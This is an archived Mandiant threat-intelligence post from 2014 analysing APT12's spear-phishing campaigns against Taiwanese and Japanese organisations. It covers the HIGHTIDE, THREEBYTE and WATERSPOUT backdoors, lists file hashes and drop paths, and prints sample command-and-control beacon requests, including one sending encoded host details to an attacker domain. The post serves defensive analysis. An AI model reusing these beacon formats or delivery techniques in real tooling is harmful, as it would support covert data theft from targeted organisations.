Darwin's Favorite APT Group | Mandiant

By Mandiant

Published: 2014-09-03 · Archived: 2026-04-05 13:03:17 UTC

Written by: Ned Moran, Mike Oppenheim

Introduction

The attackers referred to as APT12 (also known as IXESHE, DynCalc, and DNSCALC) recently started a new campaign targeting organizations in Japan and Taiwan. APT12 is believed to be a cyber espionage group thought to have links to the Chinese People's Liberation Army. APT12's targets are consistent with larger People's Republic of China (PRC) goals. Intrusions and campaigns conducted by this group are in-line with PRC goals and self-interest in Taiwan. Additionally, the new campaigns we uncovered further highlight the correlation between APT groups ceasing and retooling operations after media exposure, as APT12 used the same strategy after compromising the New York Times in Oct 2012. Much like Darwin’s theory of biological evolution, APT12 been forced to evolve and adapt in order to maintain its mission.

The new campaign marks the first APT12 activity publicly reported since Arbor Networks released their blog “Illuminating The Etumbot APT Backdoor.” FireEye refers to the Etumbot backdoor as RIPTIDE. Since the release of the Arbor blog post, FireEye has observed APT12 use a modified RIPTIDE backdoor that we call HIGHTIDE. This is the second time FireEye has discovered APT12 retooling after a public disclosure. As such, FireEye believes this to be a common theme for this APT group, as APT12 will continue to evolve in an effort to avoid detection and continue its cyber operations.

FireEye researchers also discovered two possibly related campaigns utilizing two other backdoors known as THREEBYTE and WATERSPOUT. Both backdoors were dropped from malicious documents built utilizing the “Tran Duy Linh” exploit kit, which exploited CVE-2012-0158. These documents were also emailed to organizations in Japan and Taiwan. While APT12 has previously used THREEBYTE, it is unclear if APT12 was responsible for the recently discovered campaign utilizing THREEBYTE. Similarly, WATERSPOUT is a newly discovered backdoor and the threat actors behind the campaign have not been positively identified. However, the WATERSPOUT campaign shared several traits with the RIPTIDE and HIGHTIDE campaign that we have attributed to APT12.

Background

From October 2012 to May 2014, FireEye observed APT12 utilizing RIPTIDE, a proxy-aware backdoor that communicates via HTTP to a hard-coded command and control (C2) server. RIPTIDE’s first communication with its C2 server fetches an encryption key, and the RC4 encryption key is used to encrypt all further communication.

```
GET /image/8Nr9RJJnManMgZ6UJxCl74vwSM2emAhQtx_XCNj_we_Ir9z+bCL2XD5xX4ZqwF9e+tM-.jpg
HTTP/1.1
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: http://www.google.com/
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/5.0)
Host:
```

Figure 1: RIPTIDE HTTP GET Request Example

In June 2014, Arbor Networks published an article describing the RIPTIDE backdoor and its C2 infrastructure in great depth. The blog highlighted that the backdoor was utilized in campaigns from March 2011 till May 2014.

Following the release of the article, FireEye observed a distinct change in RIPTIDE's protocols and strings. We suspect this change was a direct result of the Arbor blog post in order to decrease detection of RIPTIDE by security vendors. The changes to RIPTIDE were significant enough to circumvent existing RIPTIDE detection rules. FireEye dubbed this new malware family HIGHTIDE.

HIGHTIDE Malware Family

On Sunday August 24, 2014 we observed a spear phish email sent to a Taiwanese government ministry. Attached to this email was a malicious Microsoft Word document (MD5: f6fafb7c30b1114befc93f39d0698560) that exploited CVE-2012-0158. **It is worth noting that this email appeared to have been sent from another Taiwanese Government employee, implying that the email was sent from a valid but compromised account.**

Figure 2: APT12 Spearphishing Email

The exploit document dropped the HIGHTIDE backdoor with the following properties:

MD5	6e59861931fa2796ee107dc27bfdd480
Size	75264 bytes
Complie Time	2014-08-23 08:22:49
Import Hash	ead55ef2b18a80c00786c25211981570

The HIGHTIDE backdoor connected directly to 141.108.2.157. If you compare the HTTP GET request from the RIPTIDE samples (Figure 1) to the HTTP GET request from the HIGHTIDE samples (Figure 3) you can see the malware author changed the following items:

- User Agent

- Format and structure of the HTTP Uniform Resource Identifier (URI)

Figure 3: HIGHTIDE GET Request Example

Similar to RIPTIDE campaigns, APT12 infects target systems with HIGHTIDE using a Microsoft Word (.doc) document that exploits CVE-2012-0158. FireEye observed APT12 deliver these exploit documents via phishing emails in multiple cases. Based on past APT12 activity, we expect the threat group to continue to utilize phishing as a malware delivery method.

MD5	File Name	Exploit
73f493f6a2b0da23a79b50765c164e88	議程最新修正及注意事項.doc	CVE-2012-0158
f6fafb7c30b1114befc93f39d0698560	0824.1.doc	CVE-2012-0158
eaa6e03d9dae356481215e3a9d2914dc	簡易名冊0全國各警察機關主官至分局長.doc	CVE-2012-0158
06da4eb2ab6412c0dc7f295920eb61c4	附檔.doc	CVE-2012-0158
53baedf3765e27fb465057c48387c9b6	103年第3屆通訊錄.doc	CVE-2012-0158
00a95fb30be2d6271c491545f6c6a707	2014 09 17 Welcome Reception for Bob and Jason_invitation.doc	CVE-2012-0158
4ab6bf7e6796bb930be2dd0141128d06	產諮會_Y103(2)委員會_從東協新興國家崛起(0825).doc	CVE-2012-0158

Figure 4: Identified exploit documents for HIGHTIDE

When the file is opened, it drops HIGHTIDE in the form of an executable file onto the infected system.

RIPTIDE and HIGHTIDE differ on several points: executable file location, image base address, the User-Agent within the GET requests, and the format of the URI. The RIPTIDE exploit document drops its executable file into the C:\Documents and Settings\{user}\Application Data\Location folder while the HIGHTIDE exploit document drops its executable file into the C:\DOCUMENTS and SETTINGS\{user}\LOCAL SETTINGS\Temp\ folder. All

but one sample that we identified were written to this folder as word.exe. The one outlier was written as winword.exe.

Research into this HIGHTIDE campaign revealed APT12 targeted multiple Taiwanese Government organizations between August 22 and 28.

THREEBYTE Malware Family

On Monday August 25, 2014 we observed a different spear phish email sent from lilywang823@gmail.com to a technology company located in Taiwan. This spear phish contained a malicious Word document that exploited CVE-2012-0158. The MD5 of the exploit document was e009b95ff7b69cbbebc538b2c5728b11.

Similar to the newly discovered HIGHTIDE samples documented above, this malicious document dropped a backdoor to C:\DOCUMENTS and SETTINGS\{user}\LOCAL SETTINGS\Temp\word.exe. This backdoor had the following properties:

MD5	16e627dbe730488b1c3d448bfc9096e2
Size	75776 bytes
Complie Time	2014-08-25 01:22:20
Import Hash	dcfaa2650d29ec1bd88e262d11d3236f

This backdoor sent the following callback traffic to video[.]csmcpr[.]com:

```
GET /UID17065.jsp?QnVzaW5lc3MsYWRtaW4sWFAsMTAuMC4wLjQzLCwsSkFWQVBMQVRGT1JNNA== HTTP/1.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Host: video.csmcpr.com
Connection: Keep-Alive
```

Figure 5: THREEBYTE GET Request Beacon

The THREEBYTE spear phishing incident (while not yet attributed) shared the following characteristics with the above HIGHTIDE campaign attributed to APT12:

- The THREEBYTE backdoor was compiled two days after the HIGHTIDE backdoors.
- Both the THREEBYTE and HIGHTIDE backdoors were used in attacks targeting organizations in Taiwan.
- Both the THREEBYTE and HIGHTIDE backdoors were written to the same filepath of C:\DOCUMENTS and SETTINGS\{user}\LOCAL SETTINGS\Temp\word.exe.
- APT12 has previously used the THREEBYTE backdoor.

WATERSPOUT Malware Family

On August 25, 2014, we observed another round of spear phishing emails targeting a high-technology company in Japan. Attached to this email was another malicious document that was designed to exploit CVE-2012-0158. This malicious Word document had an MD5 of 499bec15ac83f2c8998f03917b63652e and dropped a backdoor to C:\DOCUMENTS and SETTINGS\{user}\LOCAL SETTINGS\Temp\word.exe. The backdoor had the following properties:

MD5	f9cfda6062a8ac9e332186a7ec0e706a
Size	49152 bytes
Complie Time	2014-08-25 02:10:11
Import Hash	864cd776c24a3c653fd89899ca32fe0b

The backdoor connects to a command and control server at icc[.]ignorelist[.]com.

Similar to RIPTIDE and HIGHTIDE, the WATERSPOUT backdoor is an HTTP-based backdoor that communicates with its C2 server.

```
 GET /<string>/<5 digit number>/<4 character string>.php?<first 3 characters of last string>_id=<43 character st
Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR
Host: <C2 Location>
Cache-Control: no-cache
```

Figure 6: Sample GET request for WATERSPOUT backdoor

Although there are no current infrastructure ties to link this backdoor to APT12, there are several data points that show a possible tie to the same actors:

Same initial delivery method (spear phishing email) with a Microsoft Word Document exploiting CVE-2012-0158.

Although these points do not definitively tie WATERSPOUT to APT12, they do indicate a possible connection between the WATERSPOUT campaign, the THREEBYTE campaign, and the HIGHTIDE campaign attributed to APT12.

Conclusion

FireEye believes the change from RIPTIDE to HIGHTIDE represents a temporary tool shift to decrease malware detection while APT12 developed a completely new malware toolset. These development efforts may have resulted in the emergence of the WATERSPOUT backdoor.



Figure 7: Compile dates for all three malware families

APT12's adaptations to public disclosures lead FireEye to make several conclusions about this threat group:

Though public disclosures resulted in APT12 adaptations, FireEye observed only a brief pause in APT12 activity before the threat actors returned to normal activity levels. Similarly, the public disclosure of APT12's intrusion at the New York Times also led to only a brief pause in the threat group's activity and immediate changes in TTPs. The pause and retooling by APT12 was covered in the Mandiant 2014 M-Trends report. Currently, APT12 continues to target organizations and conduct cyber operations using its new tools. Most recently, FireEye observed HIGHTIDE at multiple Taiwan-based organizations and the suspected APT12 WATERSPOUT backdoor at a Japan-based electronics company. We expect that APT12 will continue their trend and evolve and change its tactics to stay ahead of network defenders.

Note: IOCs for this campaign can be found here.

Posted in

- Threat Intelligence
- Security & Identity
